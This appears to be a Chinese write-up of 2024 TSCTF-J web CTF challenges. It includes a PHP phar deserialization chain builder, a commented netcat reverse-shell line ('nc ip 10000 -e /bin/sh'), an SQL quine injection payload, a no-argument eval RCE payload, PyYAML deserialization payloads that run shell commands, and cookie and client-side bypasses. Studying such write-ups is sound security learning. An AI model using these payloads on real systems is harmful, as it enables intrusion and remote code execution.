2024 TSCTF-J 部分 Web WP

1. 1z_serialize

1.1 题目详情

1. 页面跳转后的源代码：

```php
<?php
error_reporting(0);
highlight_file(__FILE__);

#php version < 7.0.10

class He_Ping
{
    public $expired;
    public $u;
    public $zi;

    public function __destruct(){
        $arg = $this->u;
        echo "你想要uzi跳枪的课程？".$arg;
    }
    public function __wakeup(){
```

```
        $this->expired = False;
    }

    public function __invoke(){

 if(!preg_match("/cat|tac|more|tail|base/i", $this->zi)){
            if($this->expired){
                system($this->zi);
            }
            else{
                die("不是你配吗要我的课程。。。");
            }
        }
        else{
            die("不是你配吗要我的课程。。");
        }
    }
}
class Jing_Ying
{
    public $tiao;
    public $qiang;

    public function __toString(){
        return $this->tiao->jumping_gun;
    }
```

```php

    public function __get($arg1){
        $shaoyu = $this->qiang;
        return $shaoyu();
    }
}

$uzi = $_GET['uzi'];
if
(preg_match('/file|php|data|zip|bzip|zlib/i', $uzi)) {
    die("uzi跳枪…在那个2020年已经失传了");
} else {
    echo file_get_contents($uzi);
}
throw new Exception("Garbage Collection");
?>
```


1.2 思路和解法

1. 当时比赛想也没想，直接非预期解尝试：`/?uzi=/flag`。然后就出来了(。

2. 1z_serialize_revenge

2.1 题目详情

1. 进入页面：



2. 跳转后是修复的源代码：

```php
<?php
error_reporting(0);
highlight_file(__FILE__);

#php version < 7.0.10

class He_Ping
{
    public $expired;
    public $u;
    public $zi;

    public function __destruct(){
        $arg = $this->u;
```

```
        echo "你想要uzi跳枪的课程？".$arg;
    }
    public function __wakeup(){
        $this->expired = False;
    }

    public function __invoke(){

 if(!preg_match("/cat|tac|more|tail|base/i", $this->zi)){
            if($this->expired){
                system($this->zi);
            }
            else{
                die("不是你配吗要我的课程。。。");
            }
        }
        else{
            die("不是你配吗要我的课程。。");
        }
    }
}
class Jing_Ying
{
    public $tiao;
    public $qiang;

```

```
    public function __toString(){
        return $this->tiao-
>jumping_gun;
    }

    public function __get($arg1){
        $shaoyu = $this->qiang;
        return $shaoyu();
    }
}

$uzi = $_GET['uzi'];
# 增加了更多的过滤
if
(preg_match('/get|flag|php|filter|b
zip|read|file|data|base64|zip|rot13
|zlib/i', $uzi)) {
    die("uzi跳枪…在那个2020年已经失传
了");
} else {
    echo file_get_contents($uzi);
}
throw new Exception("Garbage
Collection");
?>
```

3. 仔细阅读源代码后发现，没有反序列化入口，因此回到主界面，查看网页源代码：

```
...
<div class="center">
    <p>欢迎来到少羽的uzi跳枪课程</p>
    <p>泥准备好成为<del>沙威玛</del>uzi传奇了嘛</p>
    <button type="button" onclick="location.href='/unserialize.php'">我要学习uzi跳枪课程！</button>
</div>

<!--啥你说在哪上传？俺不知道昂你去问罗伯特吧-->

</html>
```

4. 那就查看一下 `robots.txt` 吧：

```
User-agent:*
Disallow:/upllllll00ad.html
```

5. 找到文件上传口：

请上传gif图片： 选择文件 未选择任何文件 提交

2.2 思路

1. 刚拿到这题时，发现文件上传，可以没有文件包含的函数。同时没找到反序列化口，因此网上直接搜索“PHP 反序列化入口”，发现有 `phar` 的反序列化，进去看了一下，找到了下手的地方。
2. 然后开始构造链条：

```php
class He_Ping
{
    public $expired = true;
    public $u;
    public $zi = "cat /flag";

    # todo 必定执行的前提是绕过结尾报错
    public function __destruct(){
        # todo 当成 string 执行
        $arg = $this->u;
        echo "你想要uzi跳枪的课程? ".$arg;
    }
    # todo 需要绕过
    public function __wakeup(){
        $this->expired = False;
    }

    public function __invoke(){

```

```
 if(!preg_match("/cat|tac|more|tail|base/i", $this->zi)){
            if($this->expired){
                # todo 执行 system 但是没有回显
                system($this->zi);
            }
            else{
                die("不是你配吗要我的课程。。。");
            }
        }
        else{
            die("不是你配吗要我的课程。。");
        }
    }
}
class Jing_Ying
{
    public $tiao;
    public $qiang;

    public function __toString(){
        return $this->tiao->jumping_gun;
    }

    public function __get($arg1){
```


```
        $shaoyu = $this->qiang;
        return $shaoyu();
    }
}
# todo He_Ping::__invoke(this->zi=payload) <= Jing_Ying::__get(), 其中 qiang = He_Ping <= Jing_Ying::__toString(), 其中 tiao 取递归 <= He_Ping::_destruct
$he_Ping = new He_Ping();
$jing_Ying = new Jing_Ying();
$jing_Ying->qiang = $he_Ping;
$jing_Ying->tiao = $jing_ying;
$he_Ping->u = $jing_ying;
# 原先本地试了一下，发现 __destruct 没有执行，后来知道要触发垃圾回收 GC 机制
$b = array($he_Ping, 0);

# 网上拷过来的 phar 文件生成
@unlink("phar.phar");
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>"); //设置stub，增加gif文件头
```

```
//$phar->setMetadata('O:7:"He_Ping":4:{s:7:"expired";b:1;s:1:"u";N;s:2:"zi";s:31:"nc ip 10000 -e /bin/sh";}'); //将自定义meta-data存入manifest
$phar->setMetadata($b); //将自定义meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
```


因为涉及到 `__wakeup` 绕过和触发垃圾回收机制，因此生成的链条**还要修改**生成的 phar 文件，所以修改完 phar 文件后，其签名还需要修复：

```
import hashlib

with open('phar.phar', 'rb') as f:
    content = f.read()

text = content[:-28]
end = content[-8:]
sig = hashlib.sha256(text).digest()

with open('phar_new.phar', 'wb+')
as f:
    f.write(text + sig + end)
```

3. 后来发现打不进去，本地试了一下，没有触发垃圾回收机制，将报错注释后却可以执行。（PHP7.0.9）



然后去和出题人交流请教了一下，发现不同版本执行结果还不同。在注释掉报错后，PHP5 会反序列化失败：



4. 这下纳闷了，后来想了想可能是用了递归的原因，重写！

```php
$he_Ping = new He_Ping();
$he_Ping2 = new He_Ping();
$jing_ying = new Jing_Ying();
$jing_ying2 = new Jing_Ying();
//$jing_ying->qiang = $he_Ping;
$he_Ping->u = $jing_ying;
$jing_ying->tiao = $jing_ying2;
$jing_ying2->qiang = $he_Ping2;
$b = array($he_Ping, 0);
echo serialize($b);
```

5. 这下可以绕过抛异常了，但是将链打过去还是没有回显。后来问了做出来的师傅，他说链条也基本没啥问题了。后来问出题人是否是签名的不同：

6. 最终比赛时间到了，止步于此了。没打出来可惜了。

2.3 后记

1. 复现 todo

3. KindOfQuine

3.1 题目详情

1. 直接提供了源码，开读!

```php
<?php
require_once 'mysql_connect.php';

$conn = $GLOBALS['db_conn'];

$id = $_POST['id'];
$pw = $_POST['pw'];

$message = '';
$sign = false; // This variable is only used for CSS

function checkSql($s) { // Copied from the **Internet**. Delete $ and space because it is not special in SQL lenguage. It should be safe. :)
```

```
 if(preg_match("/regexp|between|in|flag|=|>|<|and|\||right|left|reverse|update|extractvalue|floor|substr|&|;|\\|0x|sleep/i",$s)){
        return false;
    }
    return true;
}



// if id is not admin
if ($id !== 'admin') {
    // Guess whether there is difference between the 'id' and 'pw' parameters
    $query = "SELECT id, pw FROM mem WHERE id = '$id' AND pw = MD5('$pw')";
    $result = mysqli_query($conn, $query);

    if ($result) {
        if ($row = mysqli_fetch_array($result)) {
            $message .= "hi, " . htmlspecialchars($row["id"]) . "!";
```

```
            $sign = true;
            $message .= "Password is correct. ";
            $message .= "If you want to get the flag, you need to login as admin.";
        } else {
            $message .= "No such user or wrong password!";
        }
    } else {
        $message .= "MySQL Error: " . mysqli_error($conn);
    }

}else{
    // Special case for admin
    $query = "SELECT id, pw FROM mem WHERE id = 'admin' AND pw = MD5('$pw')";
    $result = mysqli_query($conn, $query);

    if (checkSql($pw)) {
        if ($result) {
            if ($row = mysqli_fetch_array($result)) {
                $message .= "hi! admin! ";
```

```
                if ($row['pw'] ===
md5($pw)) {
                    $sign = true;
                    $message .=
"Password is correct. ";
                    $message .=
"Your flag is: TSCTF-J{fake-flag}";
                } else {
                    $message .=
"Wrong password!";
                }
            } else {
                $message .= "Wrong
password!";
            }
        } else {
            $message .= "MySQL
Error: " . mysqli_error($conn);
        }
    }else{
        $message .= "SQL Injection
Detected!";
    }
}
```


```
# 1' union select
replace(replace('1" union select
replace(replace(".",char(34),char(3
9)),char(46),".")#',char(34),char(3
9)),char(46),'1" union select
replace(replace(".",char(34),char(3
9)),char(46),".")#')#

?>
```

3.2 思路

1. 审计了一下源码，一开始看下半的 `admin` 处有过滤啥的，就先从非 `admin`，也就是 `id` 处注入。在拿到数据库的内容后，提示还是要从 `admin` 下手，那么只能回头。
2. 难点在于：`$row['pw'] === md5($pw)`。这种只能要求正确密码才能通过。
3. 回到题目的标题：`KindOfQuine`，那么就去搜关键字，先直接搜题目名，发现没啥线索后就去搜“SQL Quine CTF”，然后就了解到了 SQL 注入中的 Quine。
4. 大部分文章打的题都是没有带 `MD5` 加密的，而这题需要 MD5 加密，因此需要对 Payload 进行修改。初来咋到看 Quine 的原理，还是有点难理解的，最终参照的文章：

> https://blog.csdn.net/qq_35782055/article/details/130348274

然后结合 Navicat，在本地试了一下：



总之在请教了出题人后，也算是弄出来了。

请问 KindOfQuine 中 md5 的绕过能给个方向吗？
Quine 注入了解了，但是 MD5('') 后，是需要跳出函数后再对 Quine 的 payload 进行 md5 加密吗

2024/9/21 14:32:18

思路已经是符合预期的了，构造思路和那种没有md5的注入是一致的

如果可以完全理解正常quine注入的payload的原理的话应该是能通过多次尝试来完成手工构造
但是没有超绝的理解力的话，只能去动用超绝的搜索能力了

2024/9/21 14:33:21

（如果没有理解错误你的意思的话）

我的意思是源代码的 md5 要跳出来，然后重新 md5 加密

没有md5时是单引号闭合字符串后union一个返回值为一整个输入字符串的东西
有md5时单引号括号闭合原语句后union md5(一个返回值为原语句)的东西

还得得借助 Navicat 手动试一试 Payload，光手动构造总会有其他奇怪的问题。

5. PoC：

   详见上文 Navicat 中输入的内容。

4. RCE_ME!!!

4.1 题目详情

1. 题目源码：

```php
<?php
highlight_file(__FILE__);
```

```php
if(isset($_GET['cmd'])){
    $cmd= $_GET['cmd'];
    if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\/|zip:\/\//i', $cmd)) {
        if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $cmd)) {
            if (!preg_match('/pwd|tac|cat|chr|ord|ls|dir|conv|info|hex|bin|rand|array|source|file|cwd|dfined|system|assert|sess/i',$cmd)){
                @eval($cmd);
            }
            else{
                die("不是,哥们! ");
            }
        }
        else{
            die("真的是这样吗？");
        }
    }
    else{
        die("是这样的吗？");
    }
}
```

4.2 思路

1. 输入的字符串最终被 `eval`，一开始想到无字符 RCE。
2. 但是无字符 RCE 也有很多种方法，`';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $cmd)` 使得只能出现一个 `;`，以及 `()` 的嵌套。所以异或、取反、自增等方法不行。
3. 所以这时想到无参数 RCE：


   > https://blog.csdn.net/Manuffer/article/details/120738755

4. 所以最终打的 Payload 就是：`eval(end(current(get_defined_vars())));&shell=phpinfo();`。


5. alpaca_search

5.1 题目详情

1. 刚进去后就是登录界面。



2. 成功登录进去后就是猜测页面：



5.2 思路

1. 刚开始题目好像没有给 password.txt。前端看了一下也没有啥提示，然后就拿着 dirsearch 开扫（。然后扫了一小会儿，也没看见有啥结果，当时想着抢别的题目一血，就停止扫描去做别的题目了。
2. 后来给了爆破的字典，Burp 爆破，跑出账号密码，进入页面。
3. 猜测页面从 0 猜到 99，依旧先用 Burp 爆破，看一下返回包的格式（是否有 session 设置啥的）；本打算找出规律后写 Python 脚本，但是他返回体中的内容有：`Set-Cookie: count=1`。
4. 这下就好办了，感觉其没有进行数据校验，请求体中改 Cookie 为：`Cookie: count=999; session=xxx`，再爆破一次！
5. 结果也是成功拿到 Flag。（感觉是非预期解）


6. alpaca_search_again

6.1 题目详情

1. 见上文，页面没有改变。

6.2 思路

1. 账号密码改了，再重扫，也是又成功的进入。
2. 还是先爆破一遍，结果发现没有一个是对的。那么这题思路就不是爆破了。
3. 前端也没有啥提示，唯一可能的地方就是 Cookie 了，发现他的 Cookie 是 JSON 格式的，那么考虑到 Fastjson 或者可能是其他序列化的方向，先让他报个错：




4. 直接把报错的内容格式放在网上搜索，结果发现是 PyYaml，再搜搜其相关漏洞，果然有反序列化。

> https://xz.aliyun.com/t/12481?time__1311=GqGxRQqiuDyDlrzG78KG%3DGC9wE5WuepD&u_atoken=e289de62ffad3edd58b1962b2be28946&u_asig=ac110001172708285928125 53e0047#toc-5

5. 边学边尝试，先打了个低版本的 PoC：

```
!!python/object/new:subprocess.check_output [["whoami"]]
```

发现成功，有回显。



6. 进一步利用：

```
!!python/object/new:subprocess.check_output [["ls /"]]
```

发现报错，然后去文档查了一下`subprocess.check_output`函数的格式，修改：

```
!!python/object/new:subprocess.check_output [["ls", "/"]]
```

拿下。


7. flag拿没拿？如拿！

最让我可惜的一道题 QAQ

7.1 题目详解

1. 给了 Java 的 Jar 包。
2. 前端页面 1：

3. 绕过后进入页面 2：




7.2 思路

1. 首先就是第一个页面的绕过，前端源码暴露了，直接绕过：

```
<script>
    window.onload = function() {
        var status = "fail";
        if (status === "success") {
            alert("Welcome, admin!");
            window.location.href = "/sEaRch";
        } else if (status === "fail") {
            alert("Only admin can login!");
        }
    }
</script>
```

后来和出题人聊了一下，发现是非预期解：



```
</form>

<script>
    window.onload = function() {
        var status = "fail";
        if (status === "success") {
            alert("Welcome, admin!");
            window.location.href = "/sEaRch";
        } else if (status === "fail") {
            alert("Only admin can login!");
        }
    }
```

你看

不小心漏了

我就直接访问 /sEaRch

了

下次不做路由了

0

还是可以 能非预期

